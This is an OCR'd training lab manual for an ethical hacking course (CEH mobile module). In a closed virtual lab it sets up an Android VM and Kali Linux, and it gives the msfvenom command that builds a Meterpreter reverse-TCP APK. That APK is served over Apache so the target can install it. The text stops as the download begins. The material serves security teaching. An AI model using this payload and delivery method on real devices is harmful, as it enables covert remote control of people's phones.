ETHICAL HACKING V2
LAB SERIES

Lab 25: Mobile Hacking

Document Version: 2021-05-18

Material in this Lab Aligns to the Following	
Books/Certifications	**Chapters/Modules/Objectives**
All-In-One CEH Chapters ISBN-13: 978-1260454550	8: Mobile Communications and the IoT
EC-Council CEH v10 Domain Modules	17: Hacking Mobile Platforms

Contents


Introduction

Mobile devices are one of today's most used electronic devices. People use them to communicate, share files, track location, browse the web, and for many other purposes. This makes them a prime target for attackers. As an ethical hacker, you should be familiar with mobile hacking tools and techniques and use them to perform tests on mobile devices to make them more resilient.

Objectives

- Exploit the vulnerabilities in an Android device
- Device enumeration and covering tracks

Lab Topology



Lab Settings


The information in the table below will be needed to complete the lab. The task sections below provide details on the use of this information.

Virtual Machine	**IP Address / Subnet Mask**	**Account** (if needed)	**Password** (if needed)
WinOS	192.168.0.20	Administrator	Train1ng$
pfSense	192.168.0.254 192.168.68.254 192.168.9.1	admin	pfsense
Kali Linux	192.168.9.2 192.168.0.2	root	toor
Android Pie	192.168.0.5	-	-

1 Configure Android VM


As an **Ethical hacker**, you must be familiar with various exploits and payloads available in tools like *Kali Linux,* which allows you to perform various tests for vulnerabilities on the devices connected in a network, among other things. Since mobile devices are among the most popular types of network-connected devices, an ethical hacker must understand how to identify vulnerabilities within them. In this lab, we will do just that. We will learn how to exploit an *Android* feature using *Metasploit*.

1. Launch the **WinOS** virtual machine to access the graphical login screen.
   1.1. Select **Send CTRL+ALT+DEL** from the dropdown menu to be prompted with the login screen.




   1.2. Log in as `Administrator` using the password: `Train1ng$`


2. Let us begin by opening the *Microsoft* hypervisor software called *Hyper-V* by clicking the **Start Menu** button seen in *item* **1**. Next, search for the Microsoft hypervisor by typing **Hyper** as seen in *item* **2.** Then, click **Hyper-V Manager** to start the Desktop application, as seen in *item* **3** below. Alternatively, you can start the application by double-clicking the shortcut on the Desktop, as seen in *item* **4,** or from the toolbar as seen in *item* **5**.



3. The *Hyper-V Manager* window will appear. This desktop application has many uses, but for now, let us focus on starting the *Android* Virtual Machine (VM) to begin this lab. Proceed by selecting the **WINOS** option as seen in *item* **1** below. Next, select the **Android Pie** VM that appears under the *Virtual Machines* tab, as seen in *item* **2**. Finally, select **Connect,** found at the bottom-right corner of the window, in the right pane called *Actions,* as seen in *item* **3** below.




4. The *Virtual Machine Connection* window will appear. For this exercise, a device was configured using the *Android Pie* system image running the operating system *Android 9.0*. Launch the *Android* emulator from within the *Virtual Machine Connection* window by clicking **Start** as seen in *item* **1** below.




Only select **Start** from the *Action* menu. Under no circumstance should you attempt to modify the *Android Virtual Machine's* device configuration settings.


5. Next, we will adjust the size of the emulator. This will widen the display and allow us to view the device's content clearly. Click **View** from the *Menu* bar and then select **Full Screen Mode** as seen in *items* **1** and **2** below. Alternatively, you can select the **maximize** icon, as seen in *item* **3** below.



6. Now that the display is wider let us check the VM's IP address. To begin, click the **Application menu** button on the *Home* screen to launch the *Android menu,* as seen in *item* **1**. Then, select the **Settings** icon to launch the *Android Settings* application, as seen in *item* **2**. Next, click the **Network & Internet** menu option, seen in *item* **3,** to view the network settings. In the *Network & Internet* window, click the **Wi-Fi** option seen in *item* **4** to view the Wi-Fi settings for this device.




7. You will be taken to the *Wi-Fi* window. This window shows the SSID of the connected Wi-Fi network and will also list the available Wi-Fi networks. Select the SSID **VirtWifi,** then **Advanced** to view details about the currently connected Wi-Fi network as seen in *items* **1** and **2**. Take note of the IP address, seen in *item* **3** below, and the other details here as well since you will need to know them to exploit the device.




2 Metasploit Payload to Hack Android


1. Now that we have the network details, let us launch the **Kali Linux** virtual machine, as highlighted below, to begin the attack.

   1.1 Log in as `root` using the password: `toor`






2. Before starting the lab, we need to ensure that the host machine is on the same network as the target machine. Select the **Ethernet network connection** from the navigation panel, as seen in *item* **1**. Next, click **Wired connection eth1** as seen in *item* **2** to allow *Kali Linux* to use the network adapter with the IP address 192.168.0.2.




The target machine is on the network 192.168.0.0/24. The Kali Linux VM is configured with both IP address and can be easily interchanged.

3. Now that you know the IP address of the target device, and the *Kali Linux* host is connected to the same network as the target device, we can move on to creating the payload that will be used to compromise the *Android* VM. We will need to run the *Metasploit Framework* exploitation tool to perform the attack. To begin, launch the terminal by clicking the **Terminal** icon as seen in *item* **1** below.



4. The *Terminal* window will appear. Let us confirm that the services we need for this lab are currently running. To do this, type the command **`systemctl status apache2`** and press **Enter** as seen in *item* **1**. Look for the status identifier *Active*, as seen in *item* **2** below.


```
root@kali:~# systemctl status apache2
```



5. Let us start the *Apache2* service and confirm that it is running before we proceed. Type the command **systemctl start apache2** and press **Enter** as seen in *item* **1**. Next, type **systemctl status apache2** and press **Enter** as seen in *item* **2**. Observe that the *Active* tag now shows that the service is running, as seen in *item* **3** below.

```
root@kali:~# systemctl start apache2
```

```
root@kali:~# systemctl status apache2
```



To exit the system control status check, press **Ctrl+C** to exit.

6. By default, Apache server will not allow access to the resources located at */var/www/html*. Since this will be the destination of the created payload, let us remove the default *index.html* file. Type the command **`rm /var/www/html/index.html`** and press **Enter** as seen in *item* **1** below. This will delete the *index.html* file from the path.

```
root@kali:~# rm /var/www/html/index.html
```


If the **index.html** file is not removed, the *Apache* web server will display this web pages and you will be unable to get access to the file need to exploit the Android emulator.

7. We will now be creating a payload to exploit the Android emulator in the WinOS machine, but first, let us create a directory to store the file. Since we are using the *Apache* web server, we will create a folder in the location */var/www/html*. To do this, type the command **`mkdir /var/www/html/lab25`** and press **Enter** to create the directory named *lab25,* as seen in *item* **1** below.

```
root@kali:~# mkdir /var/www/html/lab25
```


8. Now, type the command **`msfvenom -help`** and press **Enter** as seen in *item* **1** below. This will generate the use cases of the tool and the options it can include. *Item* **2** displays an example of how the command is written. Let us make our own payload for the android device we started earlier.

```
root@kali:~# msfvenom -help
```



9. Type the command **msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.2 LPORT=4444 R > /var/www/html/lab25/android.apk** and press **Enter.**


```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.2
LPORT=4444 R > /var/www/html/lab25/android.apk
```




192.168.0.2 is the IP address of the Kali Linux machine which we confirmed at step 2 above.

3 Access and Install Malicious APK File


1. Now that we have created the Android APK file and saved it in the Apache server. Let us go back to the Android VM and download the file.
2. To begin, click the **Application menu** button on the *Home* screen to launch the *Android menu,* as seen in item **1**. Then, select the **Chrome** icon to launch the *Chrome browser* application, as seen in *item* **2**.



